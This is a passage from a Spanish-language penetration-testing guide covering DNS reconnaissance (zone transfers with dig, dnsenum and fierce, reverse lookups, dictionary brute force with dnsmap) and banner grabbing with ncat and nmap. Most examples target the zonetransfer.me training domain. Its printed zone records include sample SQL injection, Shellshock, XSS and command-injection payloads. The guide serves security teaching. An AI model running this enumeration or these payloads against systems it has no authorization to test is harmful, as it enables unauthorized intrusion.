internal.zonetransfer.me.                 300      IN    NS       intns2.zonetransfer.me.
intns1.zonetransfer.me.                   300      IN    A        81.4.108.41
intns2.zonetransfer.me.                   300      IN    A        167.88.42.94
office.zonetransfer.me.                   7200     IN    A        4.23.39.254
ipv6actnow.org.zonetransfer.me.           7200     IN    AAAA     2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.                      7200     IN    A        207.46.197.32
robinwood.zonetransfer.me.                302      IN    TXT          "Robin
rp.zonetransfer.me.                       321      IN    RP               (
sip.zonetransfer.me.                      3333     IN    NAPTR            (
sqli.zonetransfer.me.                     300      IN    TXT             "'
sshock.zonetransfer.me.                   7200     IN    TXT            "()
staging.zonetransfer.me.                  7200     IN    CNAME    www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301      IN    A        127.0.0.1
testing.zonetransfer.me.                  301      IN    CNAME    www.zonetransfer.me.
```

Img 4: Ejemplo DNSENUM. 2

```
zonetransfer.me.                          300      IN    HINFO        "Casio
zonetransfer.me.                          301      IN    TXT                (
zonetransfer.me.                          7200     IN    MX                 0
zonetransfer.me.                          7200     IN    MX                10
zonetransfer.me.                          7200     IN    MX                10
zonetransfer.me.                          7200     IN    MX                20
zonetransfer.me.                          7200     IN    MX                20
zonetransfer.me.                          7200     IN    MX                20
zonetransfer.me.                          7200     IN    MX                20
zonetransfer.me.                          7200     IN    A         217.147.177.157
zonetransfer.me.                          7200     IN    NS        nsztm1.digi.ninja.
zonetransfer.me.                          7200     IN    NS        nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me.                14000    IN    SRV                0
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. 7200     IN    PTR                (
asfdbauthdns.zonetransfer.me.             7900     IN    AFSDB              1
asfdbbox.zonetransfer.me.                 7200     IN    A          127.0.0.1
asfdbvolume.zonetransfer.me.              7800     IN    AFSDB              1
canberra-office.zonetransfer.me.          7200     IN    A         202.14.81.230
cmdexec.zonetransfer.me.                  300      IN    TXT                ";
contact.zonetransfer.me.                  2592000  IN    TXT                (
dc-office.zonetransfer.me.                7200     IN    A         143.228.181.132
deadbeef.zonetransfer.me.                 7201     IN    AAAA      dead:beaf::
dr.zonetransfer.me.                       300      IN    LOC               53
DZC.zonetransfer.me.                      7200     IN    TXT          AbCdEfG
email.zonetransfer.me.                    2222     IN    NAPTR              (
email.zonetransfer.me.                    7200     IN    A         74.125.206.26
home.zonetransfer.me.                     7200     IN    A          127.0.0.1
Info.zonetransfer.me.                     7200     IN    TXT                (
internal.zonetransfer.me.                 300      IN    NS        intns1.zonetransfer.me.
internal.zonetransfer.me.                 300      IN    NS        intns2.zonetransfer.me.
intns1.zonetransfer.me.                   300      IN    A         81.4.108.41
intns2.zonetransfer.me.                   300      IN    A         52.91.28.78
office.zonetransfer.me.                   7200     IN    A         4.23.39.254
ipv6actnow.org.zonetransfer.me.           7200     IN    AAAA      2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.                      7200     IN    A         207.46.197.32
robinwood.zonetransfer.me.                302      IN    TXT            "Robin
rp.zonetransfer.me.                       321      IN    RP                 (
sip.zonetransfer.me.                      3333     IN    NAPTR              (
sqli.zonetransfer.me.                     300      IN    TXT               "'
sshock.zonetransfer.me.                   7200     IN    TXT              "()
staging.zonetransfer.me.                  7200     IN    CNAME     www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301      IN    A          127.0.0.1
testing.zonetransfer.me.                  301      IN    CNAME     www.zonetransfer.me.
vpn.zonetransfer.me.                      4000     IN    A         174.36.59.154
www.zonetransfer.me.                      7200     IN    A         217.147.177.157
xss.zonetransfer.me.                      300      IN    TXT       '><script>alert\('Boo'\)</script>

brute force file not specified, bay.
```

Img 5: Ejemplo DNSENUM. 3

Otra herramienta disponible en Kali para comprobar que un DNS tenga la transferencia de zona activa es **DIG**. Para comprobar el nombre de los DNS de un dominio se utilizará el siguiente comando:

*"dig NS <nombre_dominio>"*

```
root@osboxes:~# dig NS zonetransfer.me

; <<>> DiG 9.11.4-P2-3-Debian <<>> NS zonetransfer.me
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52680
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;zonetransfer.me.               IN      NS

;; ANSWER SECTION:
zonetransfer.me.        6774    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        6774    IN      NS      nsztm2.digi.ninja.

;; ADDITIONAL SECTION:
nsztm2.digi.ninja.      10374   IN      A       52.91.28.78
nsztm1.digi.ninja.      10403   IN      A       81.4.108.41

;; Query time: 30 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: lun oct 15 14:03:07 EDT 2018
;; MSG SIZE  rcvd: 128
```

Img 6: Ejemplo DIG

Una vez se ejecute el comando se mostrará una lista con los servidores DNS del dominio indicado. Para comprobar si tiene la transferencia de zona activada se debe utilizar la opción "**AXFR**" de la misma herramienta, resultando el siguiente comando:

*"dig AXFR <nombre_dominio> @< nombre_servidor_dns>"*

```
root@osboxes:~# dig AXFR zonetransfer.me @nsztm2.digi.ninja

; <<>> DiG 9.11.4-P2-3-Debian <<>> AXFR zonetransfer.me @nsztm2.digi.ninja
;; global options: +cmd
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2017103001 172800 900 1209600 3600
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       217.147.177.157
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0 0 5060 www.zonetransfer.me.
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN    AFSDB   1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A      202.14.81.230
cmdexec.zonetransfer.me. 300    IN      TXT     "; ls"
contact.zonetransfer.me. 2592000 IN     TXT     "Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DN
S changes"
dc-office.zonetransfer.me. 7200 IN      A       143.228.181.132
deadbeef.zonetransfer.me. 7201  IN      AAAA    dead:beaf::
dr.zonetransfer.me.     300     IN      LOC     53 20 56.558 N 1 38 33.526 W 0.00m 1m 10000m 10m
DZC.zonetransfer.me.    7200    IN      TXT     "AbCdEfG"
email.zonetransfer.me.  2222    IN      NAPTR   1 1 "P" "E2U+email" "" email.zonetransfer.me.zonetransfer.me.
email.zonetransfer.me.  7200    IN      A       74.125.206.26
home.zonetransfer.me.   7200    IN      A       127.0.0.1
Info.zonetransfer.me.   7200    IN      TXT     "ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/p
rojects/zonetransferme.php for more information."
internal.zonetransfer.me. 300   IN      NS      intns1.zonetransfer.me.
internal.zonetransfer.me. 300   IN      NS      intns2.zonetransfer.me.
intns1.zonetransfer.me. 300     IN      A       81.4.108.41
intns2.zonetransfer.me. 300     IN      A       52.91.28.78
office.zonetransfer.me. 7200    IN      A       4.23.39.254
ipv6actnow.org.zonetransfer.me. 7200 IN AAAA    2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.    7200    IN      A       207.46.197.32
robinwood.zonetransfer.me. 302  IN      TXT     "Robin Wood"
rp.zonetransfer.me.     321     IN      RP      robin.zonetransfer.me. robinwood.zonetransfer.me.
sip.zonetransfer.me.    3333    IN      NAPTR   2 3 "P" "E2U+sip" "!^.*$!sip:customer-service@zonetransfer.me!" .
sqli.zonetransfer.me.   300     IN      TXT     "' or 1=1 --"
sshock.zonetransfer.me. 7200    IN      TXT     "() { :]}; echo ShellShocked"
staging.zonetransfer.me. 7200   IN      CNAME   www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301 IN A 127.0.0.1
```

Img 7: Ejemplo transferencia de zona activa. 1

```
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       217.147.177.157
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0 0 5060 www.zonetransfer.me.
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN    AFSDB   1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A      202.14.81.230
cmdexec.zonetransfer.me. 300    IN      TXT     "; ls"
contact.zonetransfer.me. 2592000 IN     TXT     "Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DN
S changes"
dc-office.zonetransfer.me. 7200 IN      A       143.228.181.132
deadbeef.zonetransfer.me. 7201  IN      AAAA    dead:beaf::
dr.zonetransfer.me.     300     IN      LOC     53 20 56.558 N 1 38 33.526 W 0.00m 1m 10000m 10m
DZC.zonetransfer.me.    7200    IN      TXT     "AbCdEfG"
email.zonetransfer.me.  2222    IN      NAPTR   1 1 "P" "E2U+email" "" email.zonetransfer.me.zonetransfer.me.
email.zonetransfer.me.  7200    IN      A       74.125.206.26
home.zonetransfer.me.   7200    IN      A       127.0.0.1
Info.zonetransfer.me.   7200    IN      TXT     "ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/p
rojects/zonetransferme.php for more information."
internal.zonetransfer.me. 300   IN      NS      intns1.zonetransfer.me.
internal.zonetransfer.me. 300   IN      NS      intns2.zonetransfer.me.
intns1.zonetransfer.me. 300     IN      A       81.4.108.41
intns2.zonetransfer.me. 300     IN      A       52.91.28.78
office.zonetransfer.me. 7200    IN      A       4.23.39.254
ipv6actnow.org.zonetransfer.me. 7200 IN AAAA    2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.    7200    IN      A       207.46.197.32
robinwood.zonetransfer.me. 302  IN      TXT     "Robin Wood"
rp.zonetransfer.me.     321     IN      RP      robin.zonetransfer.me. robinwood.zonetransfer.me.
sip.zonetransfer.me.    3333    IN      NAPTR   2 3 "P" "E2U+sip" "!^.*$!sip:customer-service@zonetransfer.me!" .
sqli.zonetransfer.me.   300     IN      TXT     "' or 1=1 --"
sshock.zonetransfer.me. 7200    IN      TXT     "() { :]}; echo ShellShocked"
staging.zonetransfer.me. 7200   IN      CNAME   www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301 IN A 127.0.0.1
testing.zonetransfer.me. 301    IN      CNAME   www.zonetransfer.me.
vpn.zonetransfer.me.    4000    IN      A       174.36.59.154
www.zonetransfer.me.    7200    IN      A       217.147.177.157
xss.zonetransfer.me.    300     IN      TXT     "'><script>alert('Boo')</script>"
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2017103001 172800 900 1209600 3600
;; Query time: 124 msec
;; SERVER: 52.91.28.78#53(52.91.28.78)
;; WHEN: lun oct 15 14:05:56 EDT 2018
;; XFR size: 48 records (messages 1, bytes 1878)
```

Img 8: Ejemplo transferencia de zona activa. 2

- **Resolución inversa**

Mientras que la resolución DNS típica es traducir un nombre a una dirección IP, la denominada resolución inversa realiza la traducción de una dirección IP a un nombre.

En la jerarquía de DNS la parte más específica se encuentra a la izquierda mientras que la parte de la derecha es considerada la menos específica. Al contrario que en la jerarquía de DNS, en las direcciones IP la parte más específica queda más a la derecha y la menos específica a la izquierda.

Para la resolución inversa fueron creados unos nombres de dominio especiales:

- **in-addr.arpa**: para direcciones IPv4.
- **Ip6.arpa**: para direcciones IPv6.

Todo esto implica que para realizar una resolución inversa se debe llevar a cabo una operación que invierta cada parte de la dirección IP y luego añada el nombre de dominio reservado en función del tipo de dirección IP. De modo que si quisiéramos buscar la IP "1.2.3.4" buscaríamos "4.3.2.1.in-addr.arpa".

Para realizar la resolución inversa de un rango de direcciones IPs se utilizará la herramienta escrita en Python "***Dnsrecon***". El comando empleado para realizar la resolución inversa de un rango de direcciones IPs es el siguiente:

"python *dnsrecon.py –r <Dirección_IP_1>-<Dirección_IP_N>"

```
root@osboxes:/usr/share/dnsrecon# python dnsrecon.py -r 5.196.105.5-5.196.105.20
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 5.196.105.5 to 5.196.105.20
[*]      PTR ip16.ip-5-196-105.eu 5.196.105.16
[*]      PTR ip19.ip-5-196-105.eu 5.196.105.19
[*]      PTR ip17.ip-5-196-105.eu 5.196.105.17
[*]      PTR ip18.ip-5-196-105.eu 5.196.105.18
[+] 4 Records Found
```


Img 9: Ejemplo de uso de DNSRECON.PY

- **Resolución por fuerza bruta y diccionario**

Este proceso consiste en la utilización de un diccionario generado previamente para intentar descubrir mediante fuerza bruta los nombres de subdominios bajo el dominio principal de la organización.

Entre todas las herramientas que contiene Kali con posibilidad de llevar a cabo esta labor destacamos "***DNSMAP***". Esta herramienta dispone de un diccionario integrado con los nombres de subdominios más comunes, por lo que si no se les indica un diccionario externo utilizarán el suyo propio.


Las pruebas de resolución DNS mediante diccionario se llevarán a cabo sobre el dominio "*unex.es*" haciendo uso de un pequeño diccionario creado a mano con el fin de poder realizar un prueba rápida. El diccionario que se utilizará será el siguiente:





Img 10: Diccionario para resolución DNS

Para realizar la resolución DNS con la herramienta **dnsmap** se empleará:

"*dnsmap <Dominio> -W <Diccionario>*"




Img 11: Ejemplo de uso de DNSMAP con diccionario. 1




Img 12: Ejemplo de uso de DNSMAP con diccionario. 2

- **Herramientas automatizadas para el análisis DNS**

Existen una serie de herramientas que agrupan las funcionalidades más importantes acerca del descubrimiento DNS. El uso de estas herramientas puede provocar una pérdida de control en el proceso de recogida de información por parte del Auditor, aunque por otra parte es muy común que la cantidad de objetos que haya que analizar sea tan grande que se volvería extremadamente largo y tedioso realizar todos los pasos a mano. Por esta razón el Auditor tendrá que sopesar, dependiendo de la situación, que alternativa le resulta más adecuada.

Entre la multitud de herramientas existentes con el mismo propósito destacaremos dos: **DNSMAP** y **FIERCE**. Ambas ofrecen gran cantidad de información útil y su utilización es realmente sencilla. Como se ha visto anteriormente la herramienta DNSMAP ha sido empleada para la resolución por fuerza bruta con diccionario, aunque en esta ocasión se utilizará al igual que FIERCE para un análisis general.

En el caso de DNSMAP el comando empleado será el siguiente:

*"dnsmap <Dominio>"*

```
root@osboxes:~# dnsmap zonetransfer.me
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for zonetransfer.me using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

email.zonetransfer.me
IP address #1: 74.125.206.26

home.zonetransfer.me
IP address #1: 127.0.0.1
[+] warning: domain might be vulnerable to "same site" scripting (http://snipurl.com/etbcv)

owa.zonetransfer.me
IP address #1: 207.46.197.32

staging.zonetransfer.me
IPv6 address #1: 2600:9000:2023:1e00:3:59a3:1dc0:93a1
IPv6 address #2: 2600:9000:2023:5800:3:59a3:1dc0:93a1
IPv6 address #3: 2600:9000:2023:c600:3:59a3:1dc0:93a1
IPv6 address #4: 2600:9000:2023:3000:3:59a3:1dc0:93a1
IPv6 address #5: 2600:9000:2023:6200:3:59a3:1dc0:93a1
IPv6 address #6: 2600:9000:2023:b400:3:59a3:1dc0:93a1
IPv6 address #7: 2600:9000:2023:c00:3:59a3:1dc0:93a1
IPv6 address #8: 2600:9000:2023:1600:3:59a3:1dc0:93a1

staging.zonetransfer.me
IP address #1: 13.32.90.90
IP address #2: 13.32.90.109
IP address #3: 13.32.90.27
IP address #4: 13.32.90.122
```

Img 13: Ejemplo de uso de DNSMAP. 1

```
home.zonetransfer.me
IP address #1: 127.0.0.1
[+] warning: domain might be vulnerable to "same site" scripting (http://snipurl.com/etbcv)

owa.zonetransfer.me
IP address #1: 207.46.197.32

staging.zonetransfer.me
IPv6 address #1: 2600:9000:2023:1e00:3:59a3:1dc0:93a1
IPv6 address #2: 2600:9000:2023:5800:3:59a3:1dc0:93a1
IPv6 address #3: 2600:9000:2023:c600:3:59a3:1dc0:93a1
IPv6 address #4: 2600:9000:2023:3000:3:59a3:1dc0:93a1
IPv6 address #5: 2600:9000:2023:6200:3:59a3:1dc0:93a1
IPv6 address #6: 2600:9000:2023:b400:3:59a3:1dc0:93a1
IPv6 address #7: 2600:9000:2023:c00:3:59a3:1dc0:93a1
IPv6 address #8: 2600:9000:2023:1600:3:59a3:1dc0:93a1

staging.zonetransfer.me
IP address #1: 13.32.90.90
IP address #2: 13.32.90.109
IP address #3: 13.32.90.27
IP address #4: 13.32.90.122

vpn.zonetransfer.me
IP address #1: 174.36.59.154

www.zonetransfer.me
IP address #1: 5.196.105.14

[+] 7 (sub)domains and 17 IP address(es) found
[+] completion time: 104 second(s)
```

Img 14: Ejemplo de uso de DNSMAP. 2

En el caso de FIERCE nos quedaría de la siguiente manera:

*"fierce -dns <Dominio>"*

```
root@osboxes:~# fierce -dns zonetransfer.me
DNS Servers for zonetransfer.me:
        nsztm1.digi.ninja
        nsztm2.digi.ninja

Trying zone transfer first...
        Testing nsztm1.digi.ninja

Whoah, it worked - misconfigured DNS server found:
zonetransfer.me.        7200    IN      SOA     ( nsztm1.digi.ninja. robin.digi.ninja.
                                2017042001      ;serial
                                172800          ;refresh
                                900             ;retry
                                1209600         ;expire
                                3600            ;minimum
        )
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     (
        google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA )
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me.      14000   IN      SRV     0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me.      7200    IN      PTR     www.zonetransfer.me.
asfdbauthdns.zonetransfer.me.   7900    IN      AFSDB   1 asfdbbox.zonetransfer.me.
```

Img 15: Ejemplo de uso de la herramienta Fierce. 1

```
        email.zonetransfer.me.zonetransfer.me. )
email.zonetransfer.me.  7200    IN      A       74.125.206.26
home.zonetransfer.me.   7200    IN      A       127.0.0.1
Info.zonetransfer.me.   7200    IN      TXT     (
        "ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/proj
ects/zonetransferme.php for more information."
        )
internal.zonetransfer.me.       300     IN      NS      intns1.zonetransfer.me.
internal.zonetransfer.me.       300     IN      NS      intns2.zonetransfer.me.
intns1.zonetransfer.me. 300     IN      A       81.4.108.41
intns2.zonetransfer.me. 300     IN      A       167.88.42.94
office.zonetransfer.me. 7200    IN      A       4.23.39.254
ipv6actnow.org.zonetransfer.me. 7200    IN      AAAA    2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.    7200    IN      A       207.46.197.32
robinwood.zonetransfer.me.      302     IN      TXT     "Robin Wood"
rp.zonetransfer.me.     321     IN      RP      ( robin.zonetransfer.me.
        robinwood.zonetransfer.me. )
sip.zonetransfer.me.    3333    IN      NAPTR   ( 2 3 P E2U+sip
        !^.*\$!sip:customer-service\@zonetransfer.me! . )
sqli.zonetransfer.me.   300     IN      TXT     "' or 1=1 --"
sshock.zonetransfer.me. 7200    IN      TXT     "() { :]}; echo ShellShocked"
staging.zonetransfer.me.        7200    IN      CNAME   www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me.  301     IN      A       127.0.0.1
testing.zonetransfer.me.        301     IN      CNAME   www.zonetransfer.me.
vpn.zonetransfer.me.    4000    IN      A       174.36.59.154
www.zonetransfer.me.    7200    IN      A       5.196.105.14
xss.zonetransfer.me.    300     IN      TXT     '><script>alert\('Boo'\)</script>

There isn't much point continuing, you have everything.
Have a nice day.
Exiting...
```

Img 16: Ejemplo de uso de la herramienta Fierce. 2

- **Análisis del banner de servicios**

El análisis del banner de servicios o "Banner Grabbing" es una técnica bastante simple con la que, a través del banner que ofrecen los servicios, se puede obtener información acerca de la infraestructura o el sistema que se encuentra detrás de una aplicación web o servicio. Esta técnica está estrechamente relacionada con el Fingerprinting de Sistemas Operativos.

Entre multitud de opciones disponibles en Kali para llevar a cabo esta técnica destacamos **ncat**, una evolución de la tradicional Netcat, que además ofrece una serie de funcionalidades que hacen más sencillo su uso.

Para su utilización se le debe indicar la dirección hacia la cual intentará realizar la conexión y además se le podrá indicar un rango de puertos sobre los que realizar la conexión. Estas características la convierten en una herramienta simple y potente para analizar varios tipos de servicios asociados a una misma dirección IP.

El comando que se utilizará para obtener la máxima información posible del intento de conexión con cada uno de los puertos será el siguiente:

*"echo "" | nc –v –n –w1 <DirecciónIP> <Puerto1>-<PuertoN>"*

```
root@osboxes:~# echo "" | nc -v -n -w1 192.168.1.104 902
(UNKNOWN) [192.168.1.104] 902 (?) open
220 VMware Authentication Daemon Version 1.10: SSL Required, ServerDaemonProtocol:SOAP, MKSDisplayProtoc
ol:VNC , , NFCSSL supported/t
```

Img 17: Análisis del Banner del servicio

Otra importante herramienta con la que se podría analizar el banner que ofrece un servicio es **NMAP**. Para mostrar el banner del servicio tras el escaneo se deben indicar como opciones "-sV" a parte de las demás opciones de escaneo adicionales que se quieran añadir. Más adelante se detallará el funcionamiento y algunas de principales funciones que se pueden llevar a cabo con esta potente herramienta, en este caso el comando quedaría del siguiente modo:

*"nmap -sV <DirecciónIP o Dominio>"*

```
root@osboxes:~# nmap -sV 192.168.1.1 -p 80
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-15 16:37 EDT
Nmap scan report for liveboxfibra (192.168.1.1)
Host is up (0.0062s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    DD-WRT milli_httpd
MAC Address: E0:51:63:B3:C6:34 (Arcadyan)
Service Info: OS: Linux; Device: WAP; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
